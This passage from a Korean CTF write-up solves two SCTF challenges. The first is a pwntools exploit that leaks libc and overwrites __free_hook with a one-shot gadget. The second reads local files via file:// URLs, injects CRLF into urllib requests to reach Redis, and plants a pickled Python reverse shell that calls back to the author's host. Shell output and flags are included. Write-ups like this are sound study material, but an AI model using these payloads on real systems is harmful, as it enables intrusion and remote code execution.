  readstr(password, 8);                         // arbitrary 8 byte write
}
```

바이너리는 full relro에 pie까지 걸려있기 때문에 write가 불가능하다.
결론적으로 라이브러리 내부 writable한 공간에 8바이트를 딱 두번만 쓸 수 있는 상황에서 어떻게 익스플로잇 하는가를 묻는 문제이다.

submit_a_report 함수가 종료된 후에 바로 main함수도 종료되기 때문에 익스플로잇에 사용할 수 있는 요소는 exit 함수 밖에 없다.
exit함수를 분석해 본 결과 내부에서 특정 조건을 만족하면 j_free함수를 호출하는 것을 볼 수 있다.



j_free 함수를 호출하도록 libc + 0x3DA6F8에 rw 권한이 있는 주소를 쓰면 (초기값은 0이었음) 위의 조건이 만족되어 j_free 함수를 호출하게 되고, __free_hook 주소에 oneshot 가젯의 주소를 써서 free내부에서 해당 주소를 호출하게 해 쉘을 얻을 수 된다.

```
from pwn import *

def catch_a_bug(name):
```

```
    while True:
        r.sendlineafter(">> ", "1")
        r.recvuntil("...\n")
        dat = r.recvuntil("\n", drop=True)
        if "You have caught a bug!" == dat:
            r.sendlineafter(">> ", name)
            break
        else:
            continue

def inspect_the_bug():
    r.sendlineafter(">> ", "2")

def submit_a_report(length):
    r.sendlineafter(">> ", "3")
    r.sendlineafter("title\n", "A" * 0x3f)
    r.sendlineafter("subtitle\n", "A" * 0x7f)
    gap = (0x708 - 0x40 - 0x80 - 24 - length) + 8
    r.sendafter("body\n", "A" * (0x708 - 0x40 - 0x80 - 0x18 - length) + p64(libc +
 0x00000000003DC8A8 - gap - 8) + p64(libc + 0x00000000003DA6F8))   # __free_hook
    r.sendafter("tag\n", p64(libc + 0xfccde))   # oneshot
    r.sendafter("password", p64(libc + 0x00000000003DC8A8)) # __free_hook

def main():
    global r
    global libc
    r = remote("catchthebug.eatpwnnosleep.com", 55555)
    # r = process("./bug_3e99623da36874fd424a4e237866e301d292aa66", env={"LD_PRELO
AD" : "./libc-2.26.so_cc8df6278e095fcc4ca8a98e1f1c69c04db30a4c"})

    catch_a_bug("%p")   # leak
    catch_a_bug("123")
    catch_a_bug("123")
    inspect_the_bug()
    r.recvuntil("========================\n")
    libc = int(r.recvuntil("\n", drop=True), 16) - 0x3db7a3 #
    print hex(libc)
    length = 0
    for i in range(3):
        bug = r.recvuntil("\n=", drop=True)
        length += len(bug)
        if i != 2:
            r.recvuntil("123\n")
    if (1584 - length) > 0xf0:
        print "FAIL..."
        main()
    submit_a_report(length)
    r.interactive()
```

```
main()
```

```
[MacBookui-MacBook-Pro:Desktop 5unKn0wn$ python catbug.py
[+] Opening connection to catchthebug.eatpwnnosleep.com on port 55555: Done
0x7f2492c24000
[*] Switching to interactive mode

$ id
uid=1000(bug) gid=1000(bug) groups=1000(bug)
$ cat /home/*/flag
SCTF{Y0u_4r3_7h3_3xp3r7_0f_BUGS!}
$
```

> SCTF{Y0u_4r3_7h3_3xp3r7_0f_BUGS!}

Attack - WebCached (174pts)

입력한 url을 캐싱하고 보여준다는 컨셉의 사이트이다.
프로토콜에 제한이 없어 file 프로토콜 역시 사용이 가능해 url을 `file:///etc/passwd` 로 넣으면 해당 파일을 읽어준다.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
redis:x:999:999::/home/redis:/bin/sh

```

`file:///proc/self/maps` 를 보니 uwsgi가 돌아가고 있어서 플라스크나 장고를 사용했다고 추측하고 `file:///proc/self/cwd/run.py` 를 읽어보니 소스가 출력되었다.

```
#!/usr/bin/env python2
from redis import Redis
from flask import Flask, request, render_template
```

```
from flask import session, redirect, url_for, abort
from session_interface import RedisSessionInterface
import socket
import urllib


r = Redis()
app = Flask(__name__)
app.session_interface = RedisSessionInterface()
timeout = socket.getdefaulttimeout()


def cached(url):
    key = '{}:{}'.format(request.remote_addr, url)
    resp = r.get(key)
    if resp is None:
        resp = load_cache(url)
        r.setex(key, resp, 3)
    return resp


def load_cache(url):
    def get(url):
        return urllib.urlopen(url).read()
    socket.setdefaulttimeout(0.5)
    try:
        resp = get(url)
    except socket.timeout:
        resp = '{} may be dead...'.format(url)
    except Exception as e:
        resp = str(e)
    socket.setdefaulttimeout(timeout)
    return resp


@app.route('/view')
def view():
    url = session.get('url', None)
    if url is not None:
        session.pop('url')
        return cached(url)
    else:
        return redirect(url_for('main'))


@app.route('/', methods=['GET', 'POST'])
def main():
    if request.method == 'GET':
```

```
        return render_template('main.html')
    else:
        url = request.form.get('url', None) or abort(404)
        session['url'] = url
        return redirect(url_for('view'))


if __name__ == '__main__':
    app.run(port=12000, host='0.0.0.0', debug=True)
```

특이한 점은 세션 관리를 redis로 한다는 점이다.
`file:///proc/self/cwd/session_interface.py` 를 해서 세션 관리 코드를 가져올 수 있다.

```
# Server-side Sessions with Redis
# http://flask.pocoo.org/snippets/75/
import base64
import pickle
from datetime import timedelta
from uuid import uuid4
from redis import Redis
from werkzeug.datastructures import CallbackDict
from flask.sessions import SessionInterface, SessionMixin


class RedisSession(CallbackDict, SessionMixin):
    def __init__(self, initial=None, sid=None, new=False):
        def on_update(self):
            self.modified = True
        CallbackDict.__init__(self, initial, on_update)
        self.sid = sid
        self.new = new
        self.modified = False


class RedisSessionInterface(SessionInterface):
    serializer = pickle
    session_class = RedisSession

    def __init__(self, redis=None, prefix='session:'):
        if redis is None:
            redis = Redis()
        self.redis = redis
        self.prefix = prefix

    def generate_sid(self):
        return str(uuid4())

    def get_redis_expiration_time(self, app, session):
```

```
        if session.permanent:
            return app.permanent_session_lifetime
        return timedelta(days=1)

    def open_session(self, app, request):
        sid = request.cookies.get(app.session_cookie_name)
        if not sid:
            sid = self.generate_sid()
            return self.session_class(sid=sid, new=True)
        val = self.redis.get(self.prefix + sid)
        if val is not None:
            val = base64.b64decode(val)
            data = self.serializer.loads(val)
            return self.session_class(data, sid=sid)
        return self.session_class(sid=sid, new=True)

    def save_session(self, app, session, response):
        domain = self.get_cookie_domain(app)
        if not session:
            self.redis.delete(self.prefix + session.sid)
            if session.modified:
                response.delete_cookie(app.session_cookie_name,
                                       domain=domain)
            return
        redis_exp = self.get_redis_expiration_time(app, session)
        cookie_exp = self.get_expiration_time(app, session)
        val = base64.b64encode(self.serializer.dumps(dict(session)))
        self.redis.setex(self.prefix + session.sid, val,
                         int(redis_exp.total_seconds()))
        response.set_cookie(app.session_cookie_name, session.sid,
                            expires=cookie_exp, httponly=True,
                            domain=domain)
```

중요한건 세션 시리얼라이징을 pickle을 이용해서 한다는 것인데 pickle모듈은 unpickle할 때 rce가 발생할 수 있는 취약점이 존재한다.
따라서 세션의 값을 내가 원하는 것으로 바꿀 수 있다면 임의 파이썬 코드를 실행할 수 있게 된다.

다시 돌아가서 세션 관리를 redis로 하기 때문에 redis에 있는 내 세션의 value를 원하는 값으로 바꿔야한다.
redis는 6379 포트를 사용하며 외부망에서 접속을 시도했지만 연결이 되지 않아 내부에서 http://localhost:6379로 요청을 보내니 connection refused가 뜨지 않았다.

따라서 ssrf를 통해 내부적으로 redis에 요청을 보내야 한다는 것을 알았다.
요청을 보내기 위해 헤더 인젝션을 해야하는데 파이썬의 urllib.urlopen함수는 `%0d%0a%20` 을 이용하여 헤더 인젝션이 가능하다.

`url=http://127.0.0.1%0d%0a%20echo%20'hello'%0d%0a%20quit%0d%0a%20:6379/` 와 같이 요청을 보내면

```
-ERR wrong number of arguments for 'get' command
-ERR unknown command 'Host:'
$5
hello
+OK

```

이렇게 redis의 응답을 받을 수 있다.

따라서 문제 서버에서 내 서버로 붙는 리버스쉘을 준비하고 pickle로 시리얼라이징 해서 세션에 등록한 후 해당 세션으로 접속하면 서버의 쉘을 얻을 수 있다.

```
from pickle import *
import os

class exploit(object):
        def __reduce__(self):
            p = "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_
INET,socket.SOCK_STREAM);s.connect((\"5unKn0wn.kr\",6051));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"
]);'"
            return (os.system,(p,))

print dumps(exploit()).encode('base64').replace('\n', '')
```

```
url=http://127.0.0.1%0d%0a%20set%20session:5unKn0wn1%20Y3Bvc2l4CnN5c3RlbQpwMAooUyd
weXRob24gLWMgXCdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tld
C5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiNXVuS24wd24ua3IiLDY1NjUpKTt
vcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVub
ygpLDIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pO1wnJwpwMQp0cDIKUnAzCi4=%0d
%0a%20quit%0d%0a%20:6379/
```

```
5unKn0wn@Lee:~$ nc -lvp 6051
Listening on [0.0.0.0] (family 0, port 6051)
Connection from ec2-13-125-188-166.ap-northeast-2.compute.amazonaws.com 40392 received!
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls /
app
bin
boot
core
data
dev
entrypoint.sh
etc
flag_dad9d752e1969f0e614ce2a4330efd6e
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
$ cat /flag_dad9d752e1969f0e614ce2a4330efd6e
SCTF{c652f8004846fe0e3bf9571be26afbf1}
$
```

> SCTF{c652f8004846fe0e3bf9571be26afbf1}